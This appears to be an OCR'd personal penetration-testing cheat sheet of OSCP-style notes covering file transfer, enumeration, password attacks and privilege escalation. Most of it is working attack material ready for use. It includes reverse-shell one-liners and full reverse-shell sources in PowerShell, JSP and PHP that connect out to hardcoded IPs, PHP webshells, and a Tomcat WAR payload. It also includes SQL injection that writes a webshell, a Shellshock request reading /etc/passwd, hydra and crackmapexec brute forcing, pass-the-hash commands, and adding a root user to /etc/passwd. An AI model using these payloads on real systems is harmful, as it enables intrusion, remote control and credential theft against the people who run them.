
STEPS

27 September 2021 01:43 PM



File Transfer

27 September 2021 01:19 PM

HOST	TARGET
sudo python -m SimpleHTTPServer 80	wget http://192.168.19.44/linPEAS.sh
sudo python -m SimpleHTTPServer 80	certutil.exe -urlcache -f http://192.168.119.187:80/adduser.exe add.exe
sudo /opt/impacket/examples/smbserver.py -smb2support abcd /opt/Privilege\ Escalation	copy \\192.168.49.211\tools\winPEAS64.exe w.exe
# NETCAT	nc -lvp 1234 > <OUT_FILE> nc <IP> 1234 < <IN_FILE>
SCP	scp <SOURCE_FILE> <USER>@<IP>:<DESTINATION_FILE>
Powershell	powershell.exe (New-Object System.Net.WebClient).DownloadFile('<URL>', '<DESTINATION_FILE>') powershell.exe IEX (New-Object System.Net.WebClient).DownloadString('<URL>') powershell "wget <URL>"

Reverse Shell

27 September 2021 01:22 PM

Bash

bash -i >& /dev/tcp/<IP>/<PORT> 0>&1

Perl

perl -e 'use Socket;$i="<IP>";
$p=<PORT>;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Python

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<IP>",<PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Netcat

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP> <PORT> >/tmp/f

Powershell Oneliner

28 September 2021 01:54 PM

OneLiner

#$client = New-Object System.Net.Sockets.TCPClient('192.168.254.1',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0, $sendbyte.Length);$stream.Flush()};$client.Close()

#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}

Powershell Invoke TCP

28 September 2021 01:56 PM

```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this
script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat
listener must be listening on
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to
connect to this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A
netcat/powercat listener must be
listening on the given IP and port.

.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
#>
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,
```

```
    [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
    [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
    [Int]
    $Port,

    [Parameter(ParameterSetName="reverse")]
    [Switch]
    $Reverse,

    [Parameter(ParameterSetName="bind")]
    [Switch]
    $Bind

  )


  try
  {
    #Connect back if the reverse switch is used.
    if ($Reverse)
    {
      $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
    }

    #Bind to the provided port if Bind switch is used.
    if ($Bind)
    {
      $listener = [System.Net.Sockets.TcpListener]$Port
      $listener.start()
      $client = $listener.AcceptTcpClient()
    }

    $stream = $client.GetStream()
    [byte[]]$bytes = 0..65535|%{0}

    #Send back current username and computername
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All
rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    #Show an interactive PowerShell prompt
    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      try
      {
        #Execute the command on the target.
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
      }
      catch
      {
        Write-Warning "Something went wrong with execution of command on the target."
```

```
            Write-Error $_
        }
        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        #Return the results
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
      }
      $client.Close()
      if ($listener)
      {
        $listener.Stop()
      }
    }
    catch
    {
      Write-Warning "Something went wrong! Check if the server is reachable and you are using the
correct port."
      Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

JSP Rev Shell

28 September 2021 02:08 PM

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
 class StreamConnector extends Thread
 {
  InputStream df;
  OutputStream ay;

  StreamConnector( InputStream df, OutputStream ay )
  {
   this.df = df;
   this.ay = ay;
  }

  public void run()
  {
   BufferedReader co  = null;
   BufferedWriter uiq = null;
   try
   {
    co  = new BufferedReader( new InputStreamReader( this.df ) );
    uiq = new BufferedWriter( new OutputStreamWriter( this.ay ) );
    char buffer[] = new char[8192];
    int length;
    while( ( length = co.read( buffer, 0, buffer.length ) ) > 0 )
    {
     uiq.write( buffer, 0, length );
     uiq.flush();
    }
   } catch( Exception e ){}
   try
   {
    if( co != null )
     co.close();
    if( uiq != null )
     uiq.close();
   } catch( Exception e ){}
  }
 }

 try
 {
  String ShellPath;
if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
 ShellPath = new String("/bin/sh");
} else {
 ShellPath = new String("cmd.exe");
}
```

```
    Socket socket = new Socket( "10.10.14.9", 9001 );
    Process process = Runtime.getRuntime().exec( ShellPath );
    ( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
    ( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
  } catch( Exception e ) {}
%>
```

PHP Webshell

27 September 2021 01:22 PM

PHP One line

<?php echo system($_REQUEST["cmd"]); ?>

PHP Webshell

GIF8;

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under
Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely
available.
//
```

```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
```

```
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
```

```
        // send data down tcp connection
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }

        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```

PHP Windows Rev

28 September 2021 02:10 PM

```
<?php class Sh
{
   private $a = null;
   private $p = null;
   private $os = null;
   private $sh = null;
   private $ds = array(
      0 => array(
         'pipe',
         'r'
      ) ,
      1 => array(
         'pipe',
         'w'
      ) ,
      2 => array(
         'pipe',
         'w'
      )
   );
   private $o = array();
   private $b = 1024;
   private $c = 0;
   private $e = false;
   public function __construct($a, $p)
   {
      $this->a = $a;
      $this->p = $p;
      if (stripos(PHP_OS, 'LINUX') !== false)
      {
         $this->os = 'LINUX';
         $this->sh = '/bin/sh';
      }
      else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false ||
stripos(PHP_OS, 'WINDOWS') !== false)
      {
         $this->os = 'WINDOWS';
         $this->sh = 'cmd.exe';
         $this->o['bypass_shell'] = true;
      }
      else
      {
         $this->e = true;
         echo "SYS_ERROR: Underlying operating system is not supported, script will now exit...\n";
      }
   }
   private function dem()
   {
      $e = false;
      @error_reporting(0);
      @set_time_limit(0);
```

```
        if (!function_exists('pcntl_fork'))
        {
            echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n";
        }
        else if (($p = @pcntl_fork()) < 0)
        {
            echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n";
        }
        else if ($p > 0)
        {
            $e = true;
            echo "DAEMONIZE: Child process forked off successfully, parent process will now exit...\n";
        }
        else if (posix_setsid() < 0)
        {
            echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on as an
orphan...\n";
        }
        else
        {
            echo "DAEMONIZE: Completed successfully!\n";
        }
        @umask(0);
        return $e;
    }
    private function d($d)
    {
        $d = str_replace('<', '<', $d);
        $d = str_replace('>', '>', $d);
        echo $d;
    }
    private function r($s, $n, $b)
    {
        if (($d = @fread($s, $b)) === false)
        {
            $this->e = true;
            echo "STRM_ERROR: Cannot read from ${n}, script will now exit...\n";
        }
        return $d;
    }
    private function w($s, $n, $d)
    {
        if (($by = @fwrite($s, $d)) === false)
        {
            $this->e = true;
            echo "STRM_ERROR: Cannot write to ${n}, script will now exit...\n";
        }
        return $by;
    }
    private function rw($i, $o, $in, $on)
    {
        while (($d = $this->r($i, $in, $this->b)) && $this->w($o, $on, $d))
        {
            if ($this->os === 'WINDOWS' && $on === 'STDIN')
            {
                $this->c += strlen($d);
            }
```

```
            $this->d($d);
        }
    }
    private function brw($i, $o, $in, $on)
    {
        $s = fstat($i) ['size'];
        if ($this->os === 'WINDOWS' && $in === 'STDOUT' && $this->c)
        {
            while ($this->c > 0 && ($by = $this->c >= $this->b ? $this->b : $this->c) && $this->r($i, $in,
$by))
            {
                $this->c -= $by;
                $s -= $by;
            }
        }
        while ($s > 0 && ($by = $s >= $this->b ? $this->b : $s) && ($d = $this->r($i, $in, $by)) && $this->
w($o, $on, $d))
        {
            $s -= $by;
            $this->d($d);
        }
    }
    public function rn()
    {
        if (!$this->e && !$this->dem())
        {
            $soc = @fsockopen($this->a, $this->p, $en, $es, 30);
            if (!$soc)
            {
                echo "SOC_ERROR: {$en}: {$es}\n";
            }
            else
            {
                stream_set_blocking($soc, false);
                $proc = @proc_open($this->sh, $this->ds, $pps, '/', null, $this->o);
                if (!$proc)
                {
                    echo "PROC_ERROR: Cannot start the shell\n";
                }
                else
                {
                    foreach ($ps as $pp)
                    {
                        stream_set_blocking($pp, false);
                    }
                    @fwrite($soc, "SOCKET: Shell has connected! PID: " . proc_get_status($proc) ['pid'] .
"\n");
                    do
                    {
                        if (feof($soc))
                        {
                            echo "SOC_ERROR: Shell connection has been terminated\n";
                            break;
                        }
                        else if (feof($pps[1]) || !proc_get_status($proc) ['running'])
                        {
                            echo "PROC_ERROR: Shell process has been terminated\n";
```

```
            break;
        }
        $s = array(
            'read' => array(
                $soc,
                $pps[1],
                $pps[2]
            ) ,
            'write' => null,
            'except' => null
        );
        $ncs = @stream_select($s['read'], $s['write'], $s['except'], null);
        if ($ncs === false)
        {
            echo "STRM_ERROR: stream_select() failed\n";
            break;
        }
        else if ($ncs > 0)
        {
            if ($this->os === 'LINUX')
            {
                if (in_array($soc, $s['read']))
                {
                    $this->rw($soc, $pps[0], 'SOCKET', 'STDIN');
                }
                if (in_array($pps[2], $s['read']))
                {
                    $this->rw($pps[2], $soc, 'STDERR', 'SOCKET');
                }
                if (in_array($pps[1], $s['read']))
                {
                    $this->rw($pps[1], $soc, 'STDOUT', 'SOCKET');
                }
            }
            else if ($this->os === 'WINDOWS')
            {
                if (in_array($soc, $s['read']))
                {
                    $this->rw($soc, $pps[0], 'SOCKET', 'STDIN');
                }
                if (fstat($pps[2]) ['size'])
                {
                    $this->brw($pps[2], $soc, 'STDERR', 'SOCKET');
                }
                if (fstat($pps[1]) ['size'])
                {
                    $this->brw($pps[1], $soc, 'STDOUT', 'SOCKET');
                }
            }
        }
    }
    while (!$this->e);
    foreach ($pps as $pp)
    {
        fclose($pp);
    }
    proc_close($proc);
```

```
            }
            fclose($soc);
          }
      }
   }
}
echo '<pre>';
$sh = new Sh('10.10.14.2', 1234);
$sh->rn();
echo '</pre>';
unset($sh); /*@gc_collect_cycles();*/ ?>
```

SMB

27 September 2021 01:41 PM

smbmap -H <IP>
smbmap -u '' -p '' -H <IP>
smbmap -u 'guest' -p '' -H <IP>
smbmap -u '' -p '' -H <IP> -R

crackmapexec smb <IP>
crackmapexec smb <IP> -u '' -p ''
crackmapexec smb <IP> -u 'guest' -p ''
crackmapexec smb <IP> -u '' -p '' --shares

enum4linux -a <IP>

smbclient --no-pass -L //$IP
smbclient //<IP>/<SHARE>

 # Download all files from a directory recursively
smbclient //<IP>/<SHARE> -U <USER> -c "prompt OFF;recurse ON;mget *"

#BRUTEFORCE
crackmapexec smb <IP> -u <USERS_LIST> -p <PASSWORDS_LIST>
hydra -V -f -L <USERS_LIST> -P <PASSWORDS_LIST> smb://<IP> -u -vV

#GET SHELL

psexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
psexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>

wmiexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
wmiexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>

smbexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
smbexec.py <DOMAIN>/<USER>@<IP> -hashes :<NTHASH>

OLD SMB
smbclient -N //10.10.10.3/tmp --option='client min protocol=NT1

Password Attacks

27 September 2021 01:41 PM

#HTTP POST
hydra -l <USER> -P <PASSWORDS_LIST> <IP> http-post-form "/webapp/login.php:username=^USER^&password=^PASS^:Invalid" -t <THREADS_NUMBER>

#SMB
crackmapexec smb <IP> -u <USERS_LIST> -p <PASSWORDS_LIST>
hydra -V -f -L <USERS_LIST> -P <PASSWORDS_LIST> smb://<IP> -u -vV

#MYSQL
hydra -L <USERS_LIST> -P <PASSWORDS_LIST> <IP> mysql -vV -I -u

#RDP
hydra -f -L <USERS_LIST> -P <PASSWORDS_LIST> rdp://<IP> -u -vV

#WINRM
crackmapexec winrm <IP> -u <USERS_LIST> -p <PASSWORDS_LIST>

#CEWL
cewl -m <WORDS_SIZE> --with-numbers -w dictiFromWebsite <URL> -d <DEPTH>

DNS

27 September 2021 03:11 PM

Zone Transfer

dnsrecon -d <DOMAIN> -a
dig axfr <DOMAIN> @ns1.test.com

Wordpress

27 September 2021 03:13 PM

wpscan --url http://10.0.2.8/wordpress/ -e ap -e at -e u
wpscan --url http://10.0.2.17 -U admin -P /usr/share/wordlists/rockyou.txt

Finger

27 September 2021 03:14 PM

User Enum
finger @<IP>
finger <USER>@<IP>

Cmd exec
finger "|/bin/id@<IP>"
finger "|/bin/ls -a /<IP>"

Tomcat

27 September 2021 03:15 PM

 # Generate payload
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > shell.war

 # Upload payload
Tomcat6 :
wget 'http://<USER>:<PASSWORD>@<IP>:8080/manager/deploy?war=file:shell.war&path=/shell' -O -

Tomcat7 and above :
curl -v -u <USER>:<PASSWORD> -T shell.war 'http://<IP>:8080/manager/text/deploy?path=/shellh&update=true'

 # Listener
nc -lvp <PORT>

Execute payload
curl http://<IP>:8080/shell/

POP3/SMTP

27 September 2021 03:18 PM

#READ MAIL

telnet <IP> 110

USER <USER>
PASS <PASSWORD>
LIST
RETR <MAIL_NUMBER>
QUIT

SNMP-161

27 September 2021 03:19 PM

onesixtyone -c /usr/share/SecLists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt <IP>
snmpbulkwalk -c <COMMUNITY_STRING> -v<VERSION> <IP>
snmp-check <IP>

LDAP-389

27 September 2021 03:20 PM

nmap -n -sV --script "ldap* and not brute"

ldapsearch -h <IP> -x -s base
ldapsearch -h <IP> -x -D '<DOMAIN>\<USER>' -w '<PASSWORD>' -b "DC=<1
_SUBDOMAIN>,DC=<TDL>"

root@kali# ldapsearch -h 10.10.10.193 -x -s base namingcontexts

root@kali# ldapsearch -h 10.10.10.193 -x -b "DC=fabricorp,DC=local"

NFS-2049

27 September 2021 03:23 PM

Show Mountable NFS Shares

showmount -e <IP>
nmap --script=nfs-showmount -oN mountable_shares <IP>

Mount a share

sudo mount -v -t nfs <IP>:<SHARE> <DIRECTORY>
sudo mount -v -t nfs -o vers=2 <IP>:<SHARE> <DIRECTORY>

mount -t nfs 192.168.100.25:/home /tmp/infosec

SQLi


27 September 2021 03:26 PM

select load_file('<FILE>');
select 1,2,"<?php echo shell_exec($_GET['c']);?>",4 into OUTFILE '<OUT_FILE>'

http://10.10.10.143/room.php?cod=500%20union%20select%201,2,%27a%27,4,5,6,7%20#
http://10.10.10.143/room.php?cod=500%20union%20select%201,2,database(),4,5,6,7%20#
http://10.10.10.143/room.php?cod=500%20union%20select%201,2,group_concat(table_name),4,5,6,7%20from%20information_schema.tables%20where%20table_schema%20=%20database()%20#
/room.php?cod=500%20union%20select%201,2,group_concat(table_name),4,5,6,7%20from%20information_schema.tables%20where%20table_schema%20=%20'mysql'%20
/room.php?cod=500%20union%20select%201,2,group_concat(column_name),4,5,6,7%20from%20information_schema.columns%20where%20table_name%20=%20%27user%27%20
http://10.10.10.143/room.php?cod=500%20union%20select%201,user,password,4,5,6,7%20from%20mysql.user#

2D2B7A5E4E637B8FBA1D17F40318F277D29964D0 MySQL4.1+ imissyou

RCE
http://10.10.10.143/room.php?cod=500%20union%20select%201,user,%27%3C?php%20system($_REQUEST[%22cmd%22]);%20?%3E%27,4,5,6,7%20from%20mysql.user%20INTO%20OUTFILE%20%27/var/www/html/shell.php%27#



VNC-5800,58001,5900,5901

27 September 2021 03:27 PM

nmap -sV --script vnc-info,realvnc-auth-bypass,vnc-title -v -p <PORT> <IP>

hydra -L <USERS_LIST> –P <PASSWORDS_LIST> -s <PORT> <IP> vnc -u -vV

vncviewer <IP>:<PORT>

Found VNC password

Linux

Default password is stored in: ~/.vnc/passwd

Windows

RealVNC
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\vncserver
TightVNC
HKEY_CURRENT_USER\Software\TightVNC\Server
TigerVNC
HKEY_LOCAL_USER\Software\TigerVNC\WinVNC4
UltraVNC
C:\Program Files\UltraVNC\ultravnc.ini

#Decrypting VNC Passwd

https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/
https://github.com/trinitronx/vncpasswd.py

CMD

27 September 2021 03:55 PM

Interactive shell

#Python
python -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'

 # Bash
echo os.system('/bin/bash')

 # Sh
/bin/bash -I

 # Perl
perl -e 'exec "/bin/bash"'

 # Ruby
exec "/bin/bash"

 # Lua
os.execute('/bin/bash')

From <https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html#dns---53>

Shellshock

27 September 2021 03:55 PM

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" <URL>/cgi-bin/<SCRIPT>

ZIP

27 September 2021 03:57 PM

```
fcrackzip -u -D -p '/usr/share/wordlists/rockyou.txt' file.zip
zip2john file.zip > zip.john
john --wordlist=<PASSWORDS_LIST> zip.john
```

Port Knocking

28 September 2021 02:05 PM

```
for i in 571 290 911; do nmap -Pn --host-timeout 100 --max-retries 0 -p $i 10.10.10.43 >/dev/null ; done;
```

Redis

28 September 2021 02:07 PM

https://0xdf.gitlab.io/2020/03/14/htb-postman.html

Iconv

28 September 2021 02:20 PM

cat InvokeTcpPowershellOneline.ps1 | iconv -t utf-16le | base64 -w 0

Copy output

commad> poweshell -enc <output>

Php Filter

28 September 2021 03:01 PM

?param=php://filter/convert.base64-encode/resource=/etc/passwd

LFI

28 September 2021 03:08 PM

https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI

07 October 2021 01:17 PM

https://lelinhtinh.github.io/de4js/

Gobuster

07 October 2021 02:11 PM

gobuster dir -u http://IP -t 100 -w /usr/share/wordlists/dirb/common.txt -x ".cgi,.sh,.html,.php,.txt,.asp,.aspx,.p

IF /etc/passwd is editable

27 September 2021 01:25 PM

On HOST
mkpasswd -m sha-512 password
>6DiAXTKq.PRG6HxwB$zHFn0Z.0cMEzEcAkLauixNoWPvtvaF5t.VwrPXKnYPn4KJh/3qsmq2wxcwYZoVVqVmmIqvWFtx9lu3Lme5WBU/

On TARGET
echo "newuser:6DiAXTKq.PRG6HxwB$zHFn0Z.0cMEzEcAkLauixNoWPvtvaF5t.VwrPXKnYPn4KJh/3qsmq2wxcwYZoVVqVmmIqvWFtx9lu3Lme5WBU/:0:0: root:/root:/bin/bash" >> /etc/passwd

$PATH variable

27 September 2021 01:35 PM

export PATH=/tmp:$PATH

SUID

27 September 2021 01:44 PM

find / -type f -perm -4000 2>/dev/null

HASHDUMP

